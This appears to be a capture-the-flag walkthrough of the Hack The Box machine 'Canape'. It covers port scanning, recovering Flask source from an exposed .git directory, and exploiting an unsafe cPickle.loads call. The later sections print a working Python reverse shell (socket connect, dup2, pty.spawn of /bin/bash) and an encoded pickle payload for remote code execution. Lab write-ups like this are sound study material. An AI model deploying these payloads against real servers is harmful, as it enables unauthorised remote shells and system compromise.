Canape

Linux 30 1418 1445

Canape was a really fun machine. I've been writing Python for about six years now, and had a lot of fun twisting parts of the language to solve Canape.

Initial Scans

masscan is a much quicker alternative to nmap for quickly determining which ports are open. I follow up my masscan with a much more targeted nmap scan. One thing to consider with masscan is the --rate option. The higher you go, the higher your likelihood of incorrectly enumerating the box. I've found 700 to be a sane default.

masscan

```
masscan -e tun0 -p0-65535 --rate 700 -oL scan.10.10.10.70.tcp 10.10.10.70
masscan -e tun0 --ports U:0-65535 -oL scan.10.10.10.70.udp --rate 700 10.10.10.70
 ┌(kali)─(07:09 PM Thu Sep 13)
 └──(canape)─> cat scan.10.10.10.70.*
─────────────┬──────────────────────────────────────────────────────────────────────
────────────────────────────────────
         │ File: scan.10.10.10.70.tcp
─────────────┼──────────────────────────────────────────────────────────────────────
────────────────────────────────────
     1   │ #masscan
     2   │ open tcp 80 10.10.10.70 1536874085
     3   │ open tcp 65535 10.10.10.70 1536874093
     4   │ # end
─────────────┴──────────────────────────────────────────────────────────────────────
────────────────────────────────────
─────────────┬──────────────────────────────────────────────────────────────────────
────────────────────────────────────
         │ File: scan.10.10.10.70.udp
─────────────┼──────────────────────────────────────────────────────────────────────
────────────────────────────────────
─────────────┴──────────────────────────────────────────────────────────────────────
────────────────────────────────────
```

nmap

```
nmap -p 80,65535 -oN nmap.scan -sV -sC 10.10.10.70
 ┌(kali)─(08:00 PM Thu Sep 13)
 └──(canape)─> cat nmap.scan
──────────┬─────────────────────────────────────────────────────────────────────────
─────────────────────────────────
       │ File: nmap.scan
──────────┼─────────────────────────────────────────────────────────────────────────
─────────────────────────────────
   1   │ # Nmap 7.70 scan initiated Thu Sep 13 19:59:55 2018 as: nmap -p 80,65535 -oN
nmap.scan -sV -sC
       │ 10.10.10.70
   2   │ Nmap scan report for 10.10.10.70
```

```
Host is up (0.068s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-git:
|   10.10.10.70:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: final # Please enter the commit message for your changes. Li...
|     Remotes:
|_      http://git.canape.htb/simpsons.git
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Simpsons Fan Site
|_http-trane-info: Problem with XML parsing of /evox/about
65535/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:82:0b:31:90:e4:c8:85:b2:53:8b:a1:7c:3b:65:e1 (RSA)
|   256 22:fc:6e:c3:55:00:85:0f:24:bf:f5:79:6c:92:8b:68 (ECDSA)
|_  256 0d:91:27:51:80:5e:2b:a3:81:0d:e9:d8:5c:9b:77:35 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 13 20:00:04 2018 -- 1 IP address (1 host up) scanned in 9.33 seconds
```

gobuster / nikto and a Custom 404 Page

Normally when port 80 or 443 is open, I kick off a gobuster scan and a nikto scan. When I did that for this box, I got some strange output. gobuster reported wildcard responses and nikto was reporting it found useful information for me on just about every request it made. A 179K nikto file is not what I would expect to see.

```
Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.70/
[+] Threads      : 20
[+] Wordlist     : /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Status codes : 200,204,301,302,307,403,500
[+] Expanded     : true
```

```
=====================================================
[-] Wildcard response found: http://10.10.10.70/92133be9-c3ce-4f39-a75a-ba0ab2834cba =>
200
[-] To force processing of Wildcard responses, specify the '-fw' switch.
=====================================================
 ┌(kali)─(✗)─(04:20 PM Fri Sep 14)
 └──(canape)──> ls -lh nikto.out
-rw-r--r-- 1 root root 179K Apr 18 20:51 nikto.out
```

When we navigate to the site, every few requests, we either get a long random string of characters and numbers or the default home page. The length changes every time it's returned. This is interesting, but can make enumeration more difficult. Luckily, the things you need for initial access are easily found without gobuster, though you don't really know that until after the fact.

```
DABLBQHIFXV4177U2V3WGHR1VP5ABZ8JMUBRHAGJH40NG2K2OR18YSH18QNI4FTV4FDLRGEPRMSNKXELJJW864J
PVZOFYR8X0BR4ZD4OTO044HLF0K9V371FW2FVP5ZXH7UM0IQY2PXPGY4ZVEGUJR7DQK0597QBXDZ7FD5W2UFO
```

Assuming we didn't know that enumerating directories wasn't strictly necessary, we could use wfuzz to filter out the custom 404 responses. If we accept that the two possible responses are the random string and the home page, we really just need to filter out those two responses in wfuzz, which will leave us with a usable dirbust. I send my requests through burp so i have a record of what was sent in case I need to troubleshoot anything.


The main trick here is filtering out the noise. The long random strings are always **1** word as far as wfuzz is concerned, and the default landing page is **3076** chars. If we remove those, we only get actual results returned.

```
wfuzz -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -p
127.0.0.1:8080 --hw 1 --hh 3076 http://10.10.10.70/FUZZ
wfuzz options used:
    -w      wordlist
    -p      proxy
    --hw    filter out responses based on # of words in response
    --hh    filter out responses based on # of chars in response
 ┌(kali)─(07:31 PM Fri Sep 14)
 └──(canape)──> wfuzz -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
-p 127.0.0.1:8080 --hw 1 --hh 3076 http://10.10.10.70/FUZZ | tee wfuzz.out

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.11 - The Web Fuzzer                        *
********************************************************
```

```
Target: http://10.10.10.70/FUZZ
Total requests: 4593

==================================================================
ID     Response   Lines      Word         Chars          Payload
==================================================================

000949:  C=403     11 L          32 W        294 Ch      "cgi-bin/"
000983:  C=405      4 L          23 W        178 Ch      "check"
003286:  C=200     85 L         227 W       3154 Ch      "quotes"
003597:  C=403     11 L          32 W        299 Ch      "server-status"
003837:  C=301      9 L          28 W        311 Ch      "static"
003881:  C=200     81 L         167 W       2836 Ch      "submit"
000008:  C=200      1 L           2 W         23 Ch      ".git/HEAD"

Total time: 81.34784
Processed Requests: 4593
Filtered Requests: 4586
Requests/sec.: 56.46124
```

The Site

As the repository alluded to, the site seems to be a Simpons fan site. If we browse to the .git folder on the webserver, we're greeted with a server that has directory listing enabled, which is certainly convenient.


Simpsons Fan Site Home Character Quotes Submit Quote

Home

Welcome to the future home page of the most amazing Simpsons fansite ever!! For now I've included some of my favorite quotes, and given you the ability to submit your own!

Best Quotes

CouchDB-powered quotes database. That means your quotes are coming at your faster than ever!

View Quotes »

More Quotes!!


Submit your own quotes! We'll review them and add them if they're good!

Submit Quote »

More to come

We're constantly adding more features. Stay tuned for more information.

© Homer Simpson 2018


```
Index of /.git

Name                Last modified      Size Description

Parent Directory                          -
COMMIT_EDITMSG      2018-04-10 13:26   267
HEAD                2018-01-15 18:35    23
branches/           2018-01-15 18:35     -
config              2018-01-23 18:34   259
description         2018-01-15 18:35    73
hooks/              2018-01-15 18:35     -
index               2018-04-10 13:26  1.1K
info/               2018-01-15 18:35     -
logs/               2018-01-15 18:39     -
objects/            2018-04-10 13:26     -
refs/               2018-01-15 18:40     -

Apache/2.4.18 (Ubuntu) Server at 10.10.10.70 Port 80
```

Downloading the Source Code

The folks at Internetwache.org have an in-depth write-up about why it's a bad idea to host a git repository on your webserver (referenced below). Go ahead and give it a read if you want a more in-depth look at what we're about to do.

We'll start off by downloading all the files in the .git directory. We're able to do this in such a concise way with wget due to the fact that directory listing is enabled. If it weren't, we could still grab the directory, it would just take a lot more work.

```
wget --mirror -I .git 10.10.10.70/.git/
--2018-09-13 20:37:35--  http://10.10.10.70/.git/
Connecting to 10.10.10.70:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2877 (2.8K) [text/html]
Saving to: '10.10.10.70/.git/index.html'

10.10.10.70/.git/index.ht 100%[==========================>]   2.81K  --.-KB/s    in 0s

-------------8<-------------

FINISHED --2018-09-13 20:38:23--
Total wall clock time: 48s
Downloaded: 658 files, 941K in 0.3s (3.13 MB/s)
```

We now have the 10.10.10.70 directory that houses the git repository. Most excellent.

```
 ┌(kali)─(08:39 PM Thu Sep 13)
 └─(canape)─> lt 10.10.10.70/
total 16
-rw-r--r-- 1 root root  223 Sep 13 20:37 robots.txt
drwxr-xr-x 3 root root 4096 Sep 13 20:37 .
drwxr-xr-x 8 root root 4096 Sep 13 20:37 .git
drwxr-xr-x 3 root root 4096 Sep 13 20:39 ..
```

Now that we have the git repo, the next step is to investigate the repository.

```
 ┌(kali)─(✗)─(08:40 PM Thu Sep 13)
 └─(canape)─> cd 10.10.10.70/
```

Once we're in the folder created by our wget command, we can see that a git status only shows us deleted files because we've only downloaded the .git folder.

```
git status
On branch master
Your branch is ahead of 'origin/master' by 1 commit.
  (use "git push" to publish your local commits)

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

	deleted:    __init__.py
	deleted:    static/css/bootstrap.min.css
	deleted:    static/css/bootstrap.min.css.map
	deleted:    static/css/custom.css
	deleted:    static/js/bootstrap.min.js
	deleted:    static/js/bootstrap.min.js.map
	deleted:    templates/index.html
	deleted:    templates/layout.html
	deleted:    templates/quotes.html
	deleted:    templates/submit.html

Untracked files:
  (use "git add <file>..." to include in what will be committed)

	robots.txt

no changes added to commit (use "git add" and/or "git commit -a")
```

It’s ok that they’re marked deleted, because we can recreate them by resetting the repository. Compare the results of what’s below to what we started with and you’ll see that we have effectively downloaded the website’s source code!

```
git checkout -- .
┌(kali)─(05:30 AM Fri Sep 14)
└──(10.10.10.70)─> lt
total 28
-rw-r--r-- 1 root root  223 Sep 13 20:37 robots.txt
drwxr-xr-x 3 root root 4096 Sep 13 20:39 ..
-rw-r--r-- 1 root root 2043 Sep 14 05:30 __init__.py
drwxr-xr-x 2 root root 4096 Sep 14 05:30 templates
drwxr-xr-x 4 root root 4096 Sep 14 05:30 static
drwxr-xr-x 5 root root 4096 Sep 14 05:30 .
drwxr-xr-x 8 root root 4096 Sep 14 05:30 .git
```

Website Enumeration w/ Source Code

Now that we have the source code of the website, the next thing to do is start poking around the internals of the site and see what we can leverage for initial access. I’ll spare you the tedium and take you right to the pertinent sections.

A quick find command will show us what files we have at our disposal.

```
┌(kali)─(05:37 AM Fri Sep 14)
└──(10.10.10.70)─> find -path ./.git -prune -o -print
```

```
.
./templates
./templates/index.html
./templates/layout.html
./templates/quotes.html
./templates/submit.html
./robots.txt
./static
./static/js
./static/js/bootstrap.min.js.map
./static/js/bootstrap.min.js
./static/css
./static/css/bootstrap.min.css.map
./static/css/custom.css
./static/css/bootstrap.min.css
./__init__.py
```

In layout.html, we see a commented out link to a route named /check. There’s not really anything else of import in temp templates.

```
┌(kali)─(05:37 AM Fri Sep 14)
└──(10.10.10.70)─> cat ./templates/layout.html
──────────┬──────────────────────────────────────────────────────────────
─────────────────────────────────
       │ File: ./templates/layout.html
──────────┼──────────────────────────────────────────────────────────────
─────────────────────────────────
   1   │

-------------8<-------------

  35   │           <!--
  36   │           c8a74a098a60aaea1af98945bd707a7eab0ff4b0 - temporarily hide check
  37   │           <li class="nav-item">
  38   │             <a class="nav-link" href="{{ url_for('check') }}">Check
Submission</a>
  39   │           </li>
  40   │           -->

-------------8<-------------

  57   │ </html>
──────────┴──────────────────────────────────────────────────────────────
─────────────────────────────────
```

Below is the __init__.py file where the business logic of the site is housed in the form of a flask application. The truly important parts for initial access are highlighted. I’ve left enough surrounding code for context and only left what we’ll need going forward. We can also see the actual code for the custom 404 response we dealt with during initial scans beginning on line 10.

```
1import couchdb
 2import string
 3import random
 4import base64
 5import cPickle
 6from flask import Flask, render_template, request
 7
 8-------------8<-------------
 9
10@app.errorhandler(404)
11def page_not_found(e):
12    if random.randrange(0, 2) > 0:
13        return ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in
range(random.randrange(50, 250)))
14    else:
15     return render_template("index.html")
16
17-------------8<-------------
18
19WHITELIST = [
20    "homer",
21    "marge",
22    "bart",
23    "lisa",
24    "maggie",
25    "moe",
26    "carl",
27    "krusty"
28]
29
30@app.route("/submit", methods=["GET", "POST"])
31def submit():
32    error = None
33    success = None
34
35    if request.method == "POST":
36        try:
37            char = request.form["character"]
38            quote = request.form["quote"]
39            if not char or not quote:
40                error = True
41            elif not any(c.lower() in char.lower() for c in WHITELIST):
42                error = True
43            else:
44                # TODO - Pickle into dictionary instead, `check` is ready
45                p_id = md5(char + quote).hexdigest()
```

```
46                  outfile = open("/tmp/" + p_id + ".p", "wb")
47                  outfile.write(char + quote)
48                  outfile.close()
49                   success = True
50          except Exception as ex:
51              error = True
52
53      return render_template("submit.html", error=error, success=success)
54
55@app.route("/check", methods=["POST"])
56def check():
57      path = "/tmp/" + request.form["id"] + ".p"
58      data = open(path, "rb").read()
59
60      if "p1" in data:
61          item = cPickle.loads(data)
62      else:
63          item = data
64
65      return "Still reviewing: " + item
66-------------8<-------------
```

The main takeaways from the code above after performing static analysis:

- The app errors out if the character name is not one of the names included in the WHITELIST variable (lines 19 and 41)
- The app writes the character name and quote to a randomly named file in the /tmp directory (lines 45-47)
- The app reads files from /tmp and loads them into Python's cPickle module as long as the string 'p1' is in the pickle object. (lines 57, 58, 60, and 61)

Running a Local Instance

Since we're lucky enough to have the app's source code, it only makes sense to spin up a local instance that we can easily test our pickle exploit against. To do that, we need to **install flask** in a virtual environment and **comment out** the code that uses the **couchdb** module. If we were working with the quotes page, we would need couchdb, but since we're just working with the submit page, we can safely ignore it.


```
cd /root/htb/write-ups/canape/10.10.10.70/
pipenv install flask
pipenv shell
─────────────┬──────────────────────────────────────────────────────────────────────
─────────────────────────────────────

         │ File: /root/htb/write-ups/canape/10.10.10.70/__init__.py
```

```
──────────────┼──────────────────────────────────────────────────────────────────────────────────
─────────────────────────────────────
     1 ~ │ # import couchdb
-------------8<-------------
    14 ~ │ # db = couchdb.Server("http://localhost:5984/")[app.config["DATABASE"]]
```

Once that is done, we can fire up our own local version of the site.

```
┌(kali)─(08:23 PM Fri Sep 14)
└─(10.10.10.70)─> python __init__.py
 * Serving Flask app "__init__" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```

Now that we can see what's going on behind the scenes, we can verify that our static analysis of the code was correct. I submitted a quote where the character name was **moe** with the quote **stuff**. We can locally check out /tmp and see what gets written there.



Submit A Quote

Character

moe

Quote

stuff

© Homer Simpson 2018

```
┌(kali)─(08:31 PM Fri Sep 14)
```

```
└──(canape)─> cat /tmp/2444f8346cd2399ae826bb286a732c15.p
───────────────┬──────────────────────────────────────────────────────────────────
─────────────────────────────────────────
       │ File: /tmp/2444f8346cd2399ae826bb286a732c15.p
───────────────┼──────────────────────────────────────────────────────────────────
─────────────────────────────────────────
   1   │ moestuff
───────────────┴──────────────────────────────────────────────────────────────────
─────────────────────────────────────────
```

And, now that we've written the file to disk via the webserver, we can verify our assertion that the check page will allow us to read that same file from /tmp. We know from the source code that the check page accepts **POST**s and expects an **id**.

```
┌(kali)─(08:44 PM Fri Sep 14)
└──(canape)─> curl -X POST 127.1:5000/check -d 'id=2444f8346cd2399ae826bb286a732c15'
Still reviewing: moestuff
127.0.0.1 - - [14/Sep/2018 20:44:32] "POST /check HTTP/1.1" 200 -
```

Knowing that we can write arbitrary data to disk, and force the server to read it in an unsecure manner, the next step is RCE!

pickle/cPickle

From the official Python docs:

> *The pickle module implements binary protocols for serializing and de-serializing a Python object structure.*
>
> *Pickling (and unpickling) is alternatively known as "serialization", "marshalling," or "flattening"*
>
> *Warning The pickle module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.*

Stephen Checkoway has a great write-up on getting code execution using pickle objects. If you'd like additional information on the subject, check out his post. At the end of his post, he provides a very nice template for quickly generating marshaled/encoded functions. We'll use this as our starting point for our payload. Before we start working on the remote server, we should utilize our local instance to verify everything is working and step through any issues that come up.

```
import marshal
import base64

def foo():
    pass # Your code here

print """ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'%s'
tRtRc__builtin__
globals
(tRS''
tR(tR.""" % base64.b64encode(marshal.dumps(foo.func_code))
```

Starting with the template above, we need to insert our shell callback into the foo function. I started out by generating a payload with shellpop and then pulled out the pertinent pieces to populate the foo function.


```
┌(kali)─(05:18 AM Sat Sep 15)
└──(canape)─> shellpop --payload linux/reverse/tcp/python --host $(myip) --port 12345
[+] Execute this code in remote target:

python -c "import os; import pty; import socket; lhost = '127.0.0.1'; lport = 12345; s
= socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((lhost, lport));
os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
os.putenv('HISTFILE', '/dev/null'); pty.spawn('/bin/bash'); s.close();"
def foo():
    import socket,pty,os
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("127.0.0.1",12345))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    pty.spawn("/bin/bash")
```

When we execute our template, it generates following pickle object.

```
ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'YwAAAAAFAAAAAwAAAEMAAABzoQAAAGQBAGQAAGwAAH0AAGQBAGQAAGwBAH0BAGQBAGQAAGwCAH0CAHwAAGoA
AHwAAGoDAHwAAGoEAIMCAH0DAHwDAGoFAGQIAIMBAAF8AgBqBgB8AwBqBwCDAABkBACDAgABfAIAagYAfAMAagc
AgwAAZAUAgwIAAXwCAGoGAHwDAGoHAIMAAGQGAIMCAAF8AQBqCABkBwBnAQCDAQB9BABkAABTKAkAAABOaf////
```

```
9zCQAAADEyNy4wLjAuMWk5MAAAaQAAAABpAQAAAGkCAAAAcwkAAAAvYmluL2Jhc2goAgAAAHMJAAAAMTI3LjAuM
C4xaTkwAAAoCQAAAHQGAAAAc29ja2V0dAoAAABzdWJwcm9jZXNzdAIAAABvc3QHAAAAQUZfSU5FVHQLAAAAU09D
S19TVFJFQU10BwAAAGNvbm5lY3R0BAAAAGR1cDJ0BgAAAGZpbGVub3QEAAAAY2FsbCgFAAAAUgAAAABSAQAAAFI
CAAAAdAEAAABzdAEAAABwKAAAAAAoAAAAAHMLAAAAZmlyc3R0cnkucHl0AwAAAGZvbwQAAABzDgAAAABJAEYAQ
0BFgEWARYB'
tRtRc__builtin__
globals
(tRS''
tR(tR.
```

We can try this against our local instance and view the results.


Character

moe

Quote

```
ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'YwAAAAAFAAAAAwAAAEMAAABzoQAAAGQBAGQAAGwAAH0AAGQBAGQAAGwB
AH0BAGQBAGQAAGwCAH0CAHwAAGoAAHwAAGoDAHwAAGoEAIMCAH0DAHwDAG
oFAGQIAIMBAAF8AgBqBgB8AwBqBwCDAABkBACDAgABfAIAagYAfAMAagcAgwAAZA
UAgwIAAXwCAGoGAHwDAGoHAIMAAGQGAIMCAAF8AQBqCABkBwBnAQCDAQB9BA
